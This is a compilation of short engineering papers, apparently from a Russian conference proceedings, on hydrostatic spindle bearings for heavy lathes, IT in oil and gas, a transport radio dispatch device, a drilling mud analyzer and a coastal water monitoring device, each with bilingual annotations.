Broad prospects in the development and modernization of existing heavy machine tools in order to expand the range of their technical parameters are received by hydrostatic bearings of the main drive.

Hydrostatic bearings have advantages that other types of bearings do not have: 1) high bearing capacity at any sliding speed (including at zero speed), 2) it is possible to “float” the spindle in the bearings before the machine is started, due to which there is no mechanical contact or boundary lubrication at start-up, friction loss is small. Often the life of a bearing depends only on the life of the lubrication system, since there is no contact between the metal parts of the bearing at any operating speed and load. This is especially true for machines operating in frequent start-stop modes.

Such bearings provide high rotational accuracy, have high durability, have a high load capacity over the entire range of rotational speeds, resistance in a chemically active environment, maintain performance in case of insufficient lubrication, noiselessness and allow replacing mixed friction and rolling friction with more stable fluid friction. Sliding bearings in conditions of liquid lubrication are practically not subject to wear. Due to the presence of a layer of lubricant between the mating surfaces of the

support, the parameters of which can be controlled, the fluid friction support can change its characteristics (load capacity, rigidity) and perform micro-movements to compensate for geometric errors and deviations arising from manufacturing inaccuracies, temperature and force deformations, as well as dampen the resulting vibrations.

The high damping capacity of the hydrostatic bearings increases the machine's vibration resistance, resulting in excellent work piece surface quality and high cutting speeds. Hydrostatic bearings are used as microdisplacement drives, for fixing spindles, as sensors in control systems, and for other purposes. The use of such supports makes it possible to achieve greater accuracy in the processing of parts, but at the same time, the stability of rigidity and its value are reduced.

When choosing a bearing type, cost is a significant factor, which includes the cost of manufacturing and the cost of maintaining the bearing and associated parts. The development of normalized plain bearings, their centralized production and lubrication systems will significantly reduce the cost and expand the scope of plain bearings [2].

Hydrostatic bearings require careful design and highly skilled maintenance. It must always be remembered that even an insignificant design error or non-compliance with the operating rules can turn the advantages of supports into disadvantages, since errors affect operation much more than with sliding or rolling bearings.

Spindle rotation in hydrostatic bearings is a very complex process, accompanied by the appearance of static lifting force, damping force, hydrodynamic effect, additional effects of lubricant flow instability, pressure fluctuations, vortex (planetary) motion of the spindle, as well as heating of the lubricant fluid and its compressibility [5].

To power the supports, a pressure source is required - a hydraulic station of relatively high power. The supports are a source of heat generation, and heat generation increases with increasing sliding speed. When using supports, it is necessary to prevent, for example, by filtration, particles larger than the gap in the support from entering the lubricant at the inlet to the support. It is also necessary to ensure the collection and return to the power source of relatively large flows of lubricant. In this case, the bearing parts are loaded with lubrication pressure and deform, and in the mode of fluid friction, the supports practically exclude damping in the sliding direction.

Complex processes take place in fluid friction bearings despite the apparent simplicity and accessibility of the design, which requires a high skill of design, manufacture and operation along with the specific properties of the bearings.

During the operation of hydrostatic spindle assemblies of heavy lathes, there are features associated with a relatively low speed, large static and

dynamic loads, rather large clearances in bearings and requirements for ensuring high accuracy, which must be taken into account when designing them. A great influence on the operation of hydrostatic spindle bearings has a way to control the gap between the spindle and the bushing.

Problems that have not previously been considered to ensure the stability of processing conditions under the influence of variable loads arise and require solution.

Radial bearings (Fig. 1, a - c) are made with pockets evenly spaced around the circumference, into each of which a lubricating fluid under pressure is supplied from a power source through a throttling device, due to which a lifting force is generated and the shaft floats. Under the action of an external load F , the shaft occupies an eccentric (e - eccentricity) position relative to the bushing (fig. a, б) [4]. A difference in the working gaps is formed through which the lubricant flows from opposite pockets, and, consequently, the hydraulic resistances at the outlet of the pockets also change. This leads to a change in pressure in each pocket with the availability of hydraulic resistance of the throttles at the entrance to the pockets: the resulting pressure perceives the external load and returns the shaft to its original central position.

Thrust bearings (Fig. 2, a, б) are performed either with a central supply of lubricating fluid, or through a separate annular pocket.

A way of control the gap between the spindle and the sleeve influences on the operation of hydrostatic spindle bearings significantly. The gap separating the mating surfaces of the fluid friction supports of machine tools is the main parameter that characterizes not only the friction mode, but also the accuracy of movements in the supports, which determines the accuracy of processing on the machine, the reliability of the support unit. Measuring the gap in the area under study is a very complex and independent task in experimental studies of support nodes.

In hydrostatic bearings, it is necessary to use various feedback controllers. The known designs application of feedback controllers (for pressure or lubricant consumption) is not enough in this case, since the long response time associated with the inability to instantly increase the pressure in the pockets is their significant drawback. The alignment of the spindle position in the supports occurs on the basis of indirect measurements in power systems with such regulators.

It is necessary to develop a power supply system with regulators having feedback based on the results of measurements of the actual position of the spindle or work piece.

The best option is to use regulators that change the flow or pressure of the lubricant with an output by an electrical signal for adaptive control of the parameters of hydrostatic bearings.




Figure 1 – Pressure distribution in radial hydrostatic bearings: *a* - without drainage grooves; *b* - with drainage grooves; *c* - in longitudinal section.




Figure 2 – Pressure distribution in thrust hydrostatic bearings: *a* - with a central supply of lubricating fluid; *b* - with the supply of lubricating fluid to the annular pocket.

Adaptive power supply system for hydrostatic supports

One should consider the developed combined system for controlling the accuracy of the spindle assembly using adaptive hydrostatic bearings with feedback on the actual position of the spindle measured on the faceplate in the vertical and horizontal planes using sensors.

Combined electro-hydraulic drives combine electrical control are connected with hydraulic actuators. As a result of this combination, remote control is facilitated, which is especially convenient in large machines, as well as the introduction of additional corrective devices that improve the operation of the servo drive, the presence of which is necessary to obtain the required drive characteristics, etc. [6].

The diagram of the simplest electro-hydraulic servo drive is shown in fig. 3. The drive is shown using it on a lathe. When changing the position of the spindle assembly, the deviation of the faceplate is recorded by sensors 1 and 2. Sensors can be indicator, capacitive or laser rangefinders. The signals from the sensors control the lubricant flow regulators in the hydrostatic bearing power supply system in such a way as to redistribute the flow rates

and pressures through the corresponding pockets and thereby, by changing the coordinates of the support reactions, compensate for the load change and reduce the deformation of the spindle assembly. The sensors fix the position of the spindle and transmit a signal through the amplifier to the electromechanical converter, which is connected to the four-slot spool in kinematic manner. The spool throttles the liquid supplied by the pump into the cavities of the opposite pockets.

The springs of the electromechanical converter (*EMC*) can set the core to the middle position, in which the gaps H_1 and H_2 between the core and the ends of the housing are equal. With a differential circuit for switching on the converter coils and a control signal $U_y=0$, the voltages and currents on both coils are equal and make up half the supply voltage of the amplifier (*A*). As a result, the magnetic fluxes M_1 , M_2 and the counter forces acting through the gaps H_1 and H_2 between the core and the case are also equal (with a symmetrical design), and the core and spool are in the middle position.

When the control signal U_y appears, i.e. when the spindle displacement sensors are fixed, for example, below the middle position, the voltage in the lower coil will increase in proportion to U_y , and in the upper coil, respectively, decrease, as a result of which the magnetic fluxes M_1 M_2 will change proportionally and a differential electromagnetic force arise, providing a shift of the converter core downward. Due to the action of the springs, this displacement is proportional to the magnitude of this differential electromagnetic force. The pressure in cavities *B* and *D* increases, and in cavities *A* and *C* it decreases, the position of the spindle is restored (Fig. 4).




Figure 3 – Hydraulic scheme of the spindle assembly




Figure 4 – Restoring force control at a given spindle position

When the spindle is shifted above the middle position, the process described above is repeated, and the control signal U_y changes sign and the electromagnetic force acts on the converter core in the opposite direction accordingly. A similar regulator circuit for horizontal pockets takes place. The core with the spool moves in the corresponding direction, reducing or increasing the lubricant flow through the regulator.

The block diagram of the electro-hydraulic servo drive with feedback is shown in fig. 5.




Figure 5 – Structural diagram of the hydraulic drive with feedback

Conclusion.

1. Increasing the required accuracy of work pieces on heavy machine tools, due to the large dimensions of the machine components involved in shaping, assembly errors, elastic, thermal deformations, is an urgent problem at the present time.

2. The best indicators in terms of accuracy and rigidity for lathes are spindle units of liquid friction.

3. A spindle assembly of a heavy lathe and an adaptive power supply system for spindle hydrostatic bearings were developed, the use of which made it possible to increase the accuracy and productivity of processing.

4. The use of adaptive power systems provides the following benefits:

a) a reliability of the supports is increased, since the throttling elements are in motion during operation, which prevents the throttling gap from overgrowing;

- b) heating of the support is reduced due to the increase in the flow of lubricant through the support as it heats up;
- c) increases the rigidity and bearing capacity of the lubricant layer;
- d) adjustment work to establish the working pressure in the pockets of the support is eliminated.

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Аннотация. В данной статье проведен аналитический обзор методов повышения точности тяжелых станков, различных вариантов опор шпиндельных узлов. Именно опорные узлы вносят определяющий вклад в точность обработки. Применение опор качения имеет определенный предел по точности, так как источниками смещения заданной траектории движения являются геометрические поверхности дорожек и тел качения, изменения распределения сил в подшипнике вследствие изменения положения тел качения относительно линии действия внешней нагрузки, а также наличие деформаций, как самих тел качения, так и сопрягаемых с ними поверхностей деталей.

В главной части статьи рассматривается комбинированная гидросхема шпиндельного узла на гидростатических опорах, в которой

сочетается электрическое управление с гидравлическими исполнительными механизмами. Описан принцип работы такой системы и приводится ее структурная схема.

Ключевые слова: точность, тяжелый токарный станок, опора, подшипник, шпиндель, привод, регулятор, трение, жесткость

Annotation. This article provides an analytical review of methods for improving the machining accuracy of heavy lathes, various options for bearing of the spindle assemblies. It is the bearing assemblies that make the decisive contribution to the machining accuracy.

The application of rolling-contact bearing has a certain accuracy limit, since the sources of displacement for a given trajectory of movement are the geometric surfaces of the tracks and rolling elements, changes in the force distribution in the bearing due to changes in the position of the rolling elements relative to the line of external load action, and the presence of deformations, like the rolling elements themselves, and the interfacing surfaces.

The main part of the article presents a combined hydraulic circuit of a spindle unit with hydrostatic bearings, which combines electrical control with hydraulic executing mechanisms. The principle of operation of such a system is described and its structural diagram is given.

Keywords: accuracy, precision, heavy lathe, bearing, spindle, drive, control, friction, rigidity.

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USE OF INFORMATION TECHNOLOGY BY ENGINEERS IN THE OIL AND GAS INDUSTRY

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IT is used in the oil and gas industry in oil and gas production, transportation, and refining. IT enables people to automate labour-intensive processes, without the risk of losing production. Developing the right programme of operations will enable people to provide full control of production, provide control of multiple oil and gas production machines, while improving and speeding up the production of oil and gas from wells.

In the oil and gas industry, IT is used in all aspects:

- operating the wells and the reservoir itself

- modelling and design of processes and equipment
- operation of transport, gas pipelines, conduction areas
- operation of technical equipment in oil and gas production and processing
- optimization of production, control of physical and chemical quantities
- calculation of production losses
- economics of production

A definite advantage of using IT is the ability to automate and further utilize artificial intelligence to carry out the independent operation of equipment in the gas and oil field.

Detailed knowledge of the geological aspects required for drilling wells, control of equipment operation, drilling depth control and oil and gas delivery technology is made possible by software systems that allow data to be systematized and calculations to be made without rounding off the values as if it were done by a human. Writing programs in programming languages simplifies the work of specialists and provides more accurate calculations with minimum error, which greatly speeds up the oil and gas production process and ensures minimum production loss.

Information systems perform several functions, and therefore are divided into several types: data processing and collection, control system, data analysis and decision-making system [1, p. 42]. Nowadays, parametric identification methods are widely used, which, thanks to definitely programmed systems, allow calculating certain parameters and controlling their values during the whole production process [2, p. 22].

The fundamentals of information production technology consist of the use of Computer Integrated Manufacturing – the principle of using computer technology in oil and gas production and other industries, built on the principle of transferring data from one computer to another, and thus enabling the creation of an automated process. The essence of this process is a multi-level system, where at each stage certain information is processed and the system is not connected to external factors. In this way the system acts as a separate organism, independent of the surrounding components. Starting from a lower level where the information is collected, the collected data moves on to higher levels, involved first in the management of certain systems, then to supervisory control of these systems (Supervisory for Control And Data Acquisition), to automated systems (Automated Process Control System), reaching the upper levels of MES (Manufacturing Execution System) which collects all information, processes it and provides the necessary production management solution. Thus, through the gradual transfer of data between the system levels, an almost completely automated process takes place. However, this integration of data is a rather time-consuming process in large and complex industrial systems. Difficulties

arise in the collection of certain data required for different systems. For example, many of the data coming into the MES or reproducible with the MES cannot be processed in this system or are required for narrower tasks respectively. A huge number of resources are required to reproduce a more automated process that is able to distribute the required data information independently and is able to handle a huge amount of data at the same time. In addition to MES, another standard that is used in production should also be considered: Open Platform Communications (OPC). The principle behind this technology is to use a single interface that can control all objects in the system. If we consider larger data interrelationships, PRODUCTION-ML (PRODML) plays an important role in the oil and gas industry. This standard, consisting of objects combined into modules and creating a complete model, provides all information for transferring data between areas, which may be different oil companies. A standard that is used in information systems to build a private model of production in drilling, transportation, storing data regarding the state of the field, composition of raw materials and much more [9, p.16]. SOA (service-oriented architecture) and web services are used for further interaction between the systems. The systems provide links to databases and control processes during drilling, installation of compressor equipment and pumping machines by transmitting and storing pressure and temperature parameters. The main control systems are ROC, RS3, DeltaV, Siemens Simatic, etc. [6]. Thus, using information systems it is possible to determine the state of wells, to calculate the probability of emergency situation, to determine the parameters of disperse system fluids and its composition.

A great deal of use is made of information technology in well design. Well construction reproduces the following list of sequential activities:

- 1) Model creation
- 2) Concept development
- 3) Project work, design
- 4) monitoring results
- 5) Analysis and evaluation

Most of the well data collection and processing is done by such major programs as Finder, Osprey Reports, DrillDB, Meval version 1.1, etc. [7].

If we consider oil and gas processing, IT has been used there for a long time. It provides the most precise control of metering devices due to the automatic control technique. Also, the use of programmed computer technology in laboratory for research and development of the most profitable refining methods is of great importance. This way the required heating temperature can be determined, quantity and quality of inhibitors and demulsifiers for blends can be calculated, pressure and plant parameters can be calculated, so that blended oil processing methods can be performed with the highest yield of pure product.

Through the ability to calculate equipment strength, pipe modelling, construct virtual installations in which the probability of emergencies will be analysed and calculated, people can avoid accidents and build pipelines correctly in relation to natural data, calculating the length and location of pipelines. This ensures high quality oil and gas transportation and makes the work of geoscientists easier.

In the oil and gas industry there are also several other software programs: Jewel Suite GeoMechanics— software that provides 3D well modelling and allows the construction of modules without geological obstacles, but taking external factors into account. OLGA Dynamic Multiphase Flow Simulator – software that allows the design of possible transient situations between oil production processes, which helps to better predict the situation when extracting raw materials in hard-to-reach areas. “Petrel is a program that allows interpreting natural conditions, constructing reservoir models and layouts, as well as measuring the possibility of emergencies, calculating risks and possible losses” [1, p. 43].

We should not omit the importance of calculation programmes for determining the quantity of substance and the value of system parameters. Programs and programming languages such as Aspen Hysys, Python, JavaScript and many other platforms for creating programs that facilitate oil and gas processes are of great importance. Small information discoveries can also be classified as components of an autonomous system. Thus, mathematical modelling of technological processes, development of gas pipeline monitoring systems, design and analysis of oil and gas processing methods, calculation of hydrate formation temperatures, “calculation of required pressure and well depth and so on cannot be reproduced without using programming and CAE-technologies” [4, p. 10-151]. All automation depends on information technology that reproduces whole systems of interconnected programmes that allow human beings to come up with the best possible outcome.

IT also affects robotics used in oil and gas extraction and transportation. For example, in places that are hard to reach for humans, namely underwater, the latest inventions in the form of robots are used to repair equipment remotely or automatically. “Examples of such inventions are: Eelume, E-ROV, Oseberg H, ANYmal robotic” [3, p. 78].

Looking ahead, IT is introducing a huge number of innovations into the oil and gas industry that improve equipment performance and make people's lives easier. However, automation has not yet reached its highest level, which means that programmers still have a lot to strive for. Creation of new programs, modelling and development of artificial intelligence allow humans to do the best control of equipment, which contributes to the implementation of more and more methods of production, which are extremely time-consuming for specialists without the use of IT. Creation of

innovations will reduce the cost of transportation, increase the yield of the product, ensure the safety of workers and increase the cost of the resulting clean product, which will certainly affect the economic component of the oil and gas sector. Almost complete automation, the introduction of innovations in monitoring and modelling of technical components will ensure the highest quality of products.

The advantages are enormous, but new problems in IT development cannot be ignored. For example, full automation cannot control contingencies, which can cause human losses even greater than without the software. With the increasing level of computation, control of production levels, new problems have emerged that no one can foresee, including automated stations. That is why there will always be someone behind the oil and gas industry who will manage the software that ensures the high quality of the equipment. That is why fully automated systems will never be able to replace humans, but they will definitely improve the performance of existing and future machines.

In addition to failure issues, there is a list of other important factors that are making IT infrequent or slow to develop in the oil and gas industry. One such factor is the lack of highly skilled employees who are willing to be trained on the latest technical equipment. Due to fear, mistrust or poor understanding of the production process, people are reluctant to adopt new technologies, which causes a company to lag behind other industrial organizations. It is also important to pay attention to the organization's fear of introducing new machines because of the fact of innovation and the fear of equipment failure, malfunction and bad consequences after trusting expensive, untested innovations.

Speaking about the cost of equipment and software systems, it is important to pay attention to the lack of proper financing for development and implementation of IT in oil and gas industry [8]. Due to the lack of investors, the diffusion of innovations is extremely slow, and due to the price segment of the equipment, not many enterprises agree to deal with new information technologies.

Thus, the question arises, how can IT be promoted in this industry? Various types of publicity can be used to attract interested investors to solve the problem of insufficient funding. Government grants, publications, patents and scholarships will also help to spread the word about the invention and provide the necessary money to develop the idea. Official scientific proof and the influence of high-ranking officials will increase the enterprise's confidence in the purchase of equipment. With regard to the enterprise system itself, it is important to pay attention to the selection of employees, their level of qualification and to ensure that they undergo training and retraining at international level [5, p.10]. That will allow employees to develop not only in a narrow sphere, but also to receive

necessary knowledge on work in the connected spheres of this branch. Thus, engineers-technologists of oil and gas enterprises, studying foreign languages and programming languages, become highly skilled and wide-skilled experts capable of working with information technologies and new equipment.

To conclude, it is important to say that information technology makes a huge contribution to the oil and gas industry by automating processes and ensuring safe operation of equipment. By introducing new concepts, creating new software and writing programs, the oil and gas industry is evolving, and with it, so are the people. In the future, we look forward to more and more new IT discoveries that will contribute to high-quality equipment operation.

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Аннотация. Любые процессы в нефтехимической отрасли, включая добычу, транспорт и переработку нефти и газа возможно производить без использования информационных технологий. Однако благодаря большому числу инноваций в инженерной деятельности контроля качества производства состав получаемой продукции, а также скорость и качество работы установок становятся лучше с каждым днем.

Большинство инноваций невозможно без использования программирования. Так мы получаем наиболее чистый продукт обеспечивая наименьшие потери при добыче и транспорте сырья, рассчитываем сроки и условия хранения продукции и следим за наибольшим выходом необходимых нам компонентов. Помимо этого, благодаря информационным технологиям, происходит экономия денег на возможные потери продукции, так как они сокращаются до минимально возможной величины.

Ключевые слова: Информационные технологии, добыча нефти и газа, переработка нефти и газа, инновации, транспорт нефти и газа, программирование, моделирование, проектирование.

Annotation. All processes in the petrochemical industry, including oil and gas production, transportation and refining, are possible without the use of information technology. However, thanks to a large number of innovations in production quality control engineering, the composition of the resulting products and the speed and quality of installations are getting better every day.

Most innovations are not possible without the use of programming. In this way, we achieve the purest possible product by minimizing losses during extraction and transport, calculating storage times and conditions, and controlling the yield of the raw materials we need. In addition, thanks to information technology, money is saved on potential production losses, because they are reduced to a minimum.

Keywords: Information technology, oil and gas production, oil and gas processing, innovation, oil and gas transport, programming, modelling, design.

UDC 621.396.44

TRANSMISSION, RECEPTION AND PROCESSING OF INFORMATION IN THE TRANSPORT SECTOR

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Introduction. The development of various technologies in the transport sector and logistics is simply necessary for the further development of the industry, increasing the efficiency of both trade and passenger transportation, more accurate design and providing information in real time [2].

The Internet of Things (IoT) is driving the development of the logistics industry in planning, monitoring and improving the security of daily operations, adjustment of schedules and provision of personalized services on various modes of transport. Technology can reduce costs and speed up the implementation of services.

“The Internet of things is a concept of space which combine both the analog and digital worlds. IoT devices include not only computers, laptops and smartphones, but also objects that have been equipped with chips to gather and communicate data over a network” [9, p. 241].

Artificial intelligence (AI) has a wide potential for development, both in the logistics environment and in the transport sector for the transport of passengers. The processing of information by artificial intelligence will reveal patterns and trends, and use a huge amount of data to make accurate decisions based on the data received in order to adjust the volume and range of services provided [4, 2]. “The future of artificial intelligence, is not a fantasy, it's reality, right now. The Union of all smart devices creates the same network of "smart home" in which things work together to make a person comfortable at home” [9, p. 242]. “Computer vision AI systems are a subset of artificial intelligence and machine learning that focus on making sense of digital images, videos and other visual inputs” [8].

Technology writer working with the world's leading tech brands was studied by Gilad David Maayan. He emphasizes that “artificial intelligence (AI) is increasingly being used to manage video content. Deep learning-based computer vision techniques can help recognize concepts and faces in video streams, categorize videos, automatically add captions, and enhance videos and images using techniques like super-resolution” [6]. Jyoti Gupta says that “with artificial intelligence becoming an integral part of almost all the industry, it would not be right to say that it is an emerging technology in the field of software or app development. Today AI has become a necessity

to make any business set apart and meet the expectations of its targeted audience”[3].

Main part. Our task is to introduce artificial intelligence technologies and the Internet of Things in the provision of transport services, as well as the transportation of passengers. The possibility of developing and improving the existing system of dispatching services, remote signaling devices, communication and control over the state of devices, with the possibility of transmitting operational information about the train position and the state of devices to employees of other services.

Advanced radio communication devices will allow various transport services to interact effectively.

The block diagram of the proposed device is shown in fig. one.




Figure 1 – Structural diagram of a radio communication device for dispatch services

The intended radio communication will be carried out using a radio station that operates in the range from 151 to 156 MHz, divided into 170 channels spaced at 25 kHz steps [7, 8].

The receiver is made according to a super heterodyne circuit with double frequency conversion and provides reception of frequency-modulated signals [1].

The Mikron MIK32 microcontroller, a Russian-made 32-bit RISC-V microcontroller with functions similar to the STMicro STM32L0 Cortex-M0 + MCU is used to control the transmitting, receiving and processing information microcontroller, which shows how the open source RISC-V architecture can allow more companies to develop their own chips.

The MIK32 microcontroller has a processor IP from Syntacore based in St. Petersburg, in accordance with the RV32IMC profile. The 32MHz MCU comes with I2C, UART, SPI, ADC, DAC interfaces, as well as various timers, an interrupt controller, and more [7].

Conclusion. A device for receiving, transmitting and processing data in the field of providing transport services, as well as the transportation of passengers, is considered. This device is intended for use in the system of dispatching services, remote signaling devices, communication and control

over the state of devices. The device uses a microcontroller that collects the information received from various devices and transmits it to the head unit.

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Аннотация. Представлены результаты исследования передачи, приема и обработки информации в транспортной сфере. Отмечено, что обработка информации искусственным интеллектом, позволит

выявить закономерности и тенденции, и использовать огромный объем данных для принятия точных решений на основе полученных данных с целью корректировки объема и ассортимента предоставляемых услуг. Цель статьи – анализ возможностей внедрения технологий искусственного интеллекта и интернета вещей в сферу предоставления транспортных услуг, а также перевозку пассажиров.

Ключевые слова: транспортная сфера, Интернет вещей (IoT), логистическая отрасль, искусственный интеллект, дистанционная сигнализация.

Annotation. The results of a study of the transmission, reception and processing of information in the transport sector are presented. It is noted that the processing of information by artificial intelligence will reveal patterns and trends, and use a huge amount of data to make accurate decisions based on the data received in order to adjust the volume and range of services provided. The purpose of the article is to analyze the possibilities of introducing artificial intelligence technologies and the Internet of Things in the provision of transport services, as well as the transportation of passengers.

Keywords: transport industry, Internet of Things (IoT), logistics industry, artificial intelligence (AI), remote signaling.

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DRILLING MUD FLOW ANALYZER BASED ON PARTICLE FLOW

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Introduction. Current industry needs reliable instruments “to determine particle size and shape in near real time in order to continually monitor particle content of the drilling mud. Current methods are lab based, time consuming and subjective. Analysis occurs a couple times per day whereas it could occur on a continual basis to provide trending information” [2].

Underground engineering work involving excavation of rock masses can cause various man-made disasters such as water breakthrough, gushing and collapse. Serious problems are caused by water injection and the release of a mixture of rock and water. The movement of such a mixture in massifs of engineering rocks creates a serious threat to people and structures [6].

The Mud Influx Analyzer is a remotely controlled, automated field testing unit for fluid analysis and control, and measurement and monitoring of drilling fluid properties while drilling.

Mario Zamora, David L. Lord presented practical analysis of drilling mud flow in pipes and annuli in 1972 [7].

Tod Canty, Ciarán Dunne, Colin Dalton, J.M. Canty studied dynamic imaging analysis for drilling mud profiling. “Drilling mud is used to assist the drilling of boreholes and carry cuttings out of the hole. Specific properties of the drilling mud including emulsion stability, component concentrations, and solid particle size distribution must be constantly monitored to prevent process upsets such as aqueous phase coalescence, water instability, and gas pocket back pressure incidents [7]. Sebastian B Hammerschmidt, Thomas Wiersberg, Verena B Heuer, Jenny Wendt, Jörg Erzinger, Achim Kopf considered real-time drilling mud gas monitoring for qualitative evaluation of hydrocarbon gas composition during deep sea drilling in the Nankai Trough Kumano Basin [5]. “Riser drilling enabled sampling and real-time monitoring of drilling mud gas with an onboard scientific drilling mud gas monitoring system (“SciGas”)” [5].

Main part. In the drilling process, the main issue facing engineers is the difficulty of determining the nature of the soil during drilling, as well as parameters such as temperature, pressure and fluid flow rate, which are often determined by numerical methods. Preliminary drilling fluid flow calculations are usually far from the actual test results, so the use of special software for this application is simply necessary.

Numerical software has the advantage of using artificial intelligence to collect and intelligently process data to effectively apply multiple models of mud-solid flow relationship. In this article, we consider a method for collecting and processing data using software for the flow of mud particles from rock, based on modeling the process of drilling mud inflow and the effect of particle size on flow velocity with a change in pressure gradient. The block diagram of the device is shown in the 1 fig.




Figure 1 – Block diagram of the analyzer device for collecting drilling fluid inflow data

The sensors included in the drilling system analyzer complex transmit the collected information to the microcontroller device [1].

The microcontroller, using specially developed software, allows controlling the sensors, as well as collecting information from them about the drilling fluid and soil, and transferring it to the control device. When connecting various sensors, the system automatically recognizes them and does not require configuration.

The system for collecting and transmitting information consists of sensors, a primary conversion channel, and a microcontroller device for converting and transmitting a signal using the RS-485 protocol.

The sensor control system adopts the Mikron MIK32 microcontroller, a Russian-made 32-bit RISC-V microcontroller with functions similar to the STMicro STM32L0 Cortex-M0+ MCU, which shows how the open source RISC-V architecture can enable more companies to develop their own chips [3].

The MIK32 microcontroller has a processor IP from Syntacore, based in St. Petersburg, in accordance with the RV32IMC profile. The 32MHz MCU comes with I2C, UART, SPI, ADC, DAC interfaces, as well as various timers, an interrupt controller, and more.

Conclusion.

A device for analyzing and collecting drilling fluid inflow data based on particle flow is considered. This device is intended for use in underground engineering work with excavation of rock masses.

The device uses a microcontroller that reads the measured values, and also provides control and stabilization of the supplied drilling fluid to avoid.

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Аннотация. Представлены результаты разработки и исследования анализатора для сбора данных притока бурового раствора на основе потока частиц предназначенной для использования при проведении подземных инженерных работ с выемкой массивов горных пород.

Ключевые слова: анализатор, буровой раствор, сбор данных, канал связи, микроконтроллер, числовое программное обеспечение.

Annotation. The results of the development and research of an analyzer for collecting data on the inflow of drilling mud based on a particle flow intended for use during underground engineering works with the excavation of rock massifs are presented.

Keywords: analyzer, drilling mud, data collection, communication channel, microcontroller, numerical software.

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DEVICE FOR ENVIRONMENTAL MONITORING OF COASTAL WATERS WITH A HIGH-PRECISION POSITIONING SYSTEM

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Introduction. Today there is a problem of pollution of the coastal zone of the Black Sea by sewage, discharge of spent fuel by ships in ports, etc. This leads to a decrease in the population of flora and fauna of the Black Sea, as well as to many other environmental problems and a decrease in the tourist attractiveness of the region. The development of the proposed project will allow localizing pollution sites, which will make it possible to quickly eliminate the consequences of pollution [2].

In addition, there is a problem with the reservation of fresh water in the region, since the hilly terrain does not favor deep absorption of fresh water falling in the form of precipitation. Most of the water ends up in the sea. The device being developed will allow localizing places of intensive discharge of fresh water from land into the sea, as well as detecting underwater sources of fresh water.

During the research work, the main indicators of surface water pollution were studied, and five main parameters were identified by comparative analysis [1]:

- pH;
- redox potential;
- salinity;
- temperature;
- turbidity (transparency).

Systematic monitoring of these parameters provides comprehensive information about the state of water and can timely signal about waste

discharges, oil spills and other events that negatively affect the environmental situation [3].

Main part.Based on the list of seawater parameters allocated for the study, a block diagram of the device has been developed. The developed scheme is shown in Fig. 1.




Figure 1 – The developed scheme

The conductivity meter is designed to measure the electrical conductivity of the measured fluid, the value of which is further recalculated into salinity using a microcontroller unit (MCU). The temperature meter is designed to measure temperature, as well as adjust the value of electrical conductivity, which depends on the temperature of the measured fluid. The transparency meter is designed for qualitative assessment of the content of suspended impurities in the measured fluid. The acidity meter is designed to obtain numerical values of pH and redox potential. The power supply unit (PSU) is a lithium-ion battery with a charge controller. The microcontroller is designed to process the measured parameters of seawater and transmit the values to an external communication module.

It is assumed that the device under development collects and processes data from the sensors of the measured parameters of seawater listed above. The received data can be displayed, recorded in the external memory module or transmitted using an information and telecommunications device, for example, a GSM module. It is possible to transfer data to the operator on a schedule or on request. The report is generated indicating the time of day and date of measurement (RTC module), as well as all measured parameters.

The implementation of the device involves the use both as part of a research probe and as an independent device.

The basis of the device is the Arduino Nano platform, which allows you to apply a modular architecture and, if necessary, add or manufacture any compatible modules, expanding the functionality.

Accurate positioning is necessary to build profiles (maps) corresponding to the measured parameters of the aquatic environment.

The method for improving positioning accuracy is based on geolocation correction and involves the use of two positioning devices.

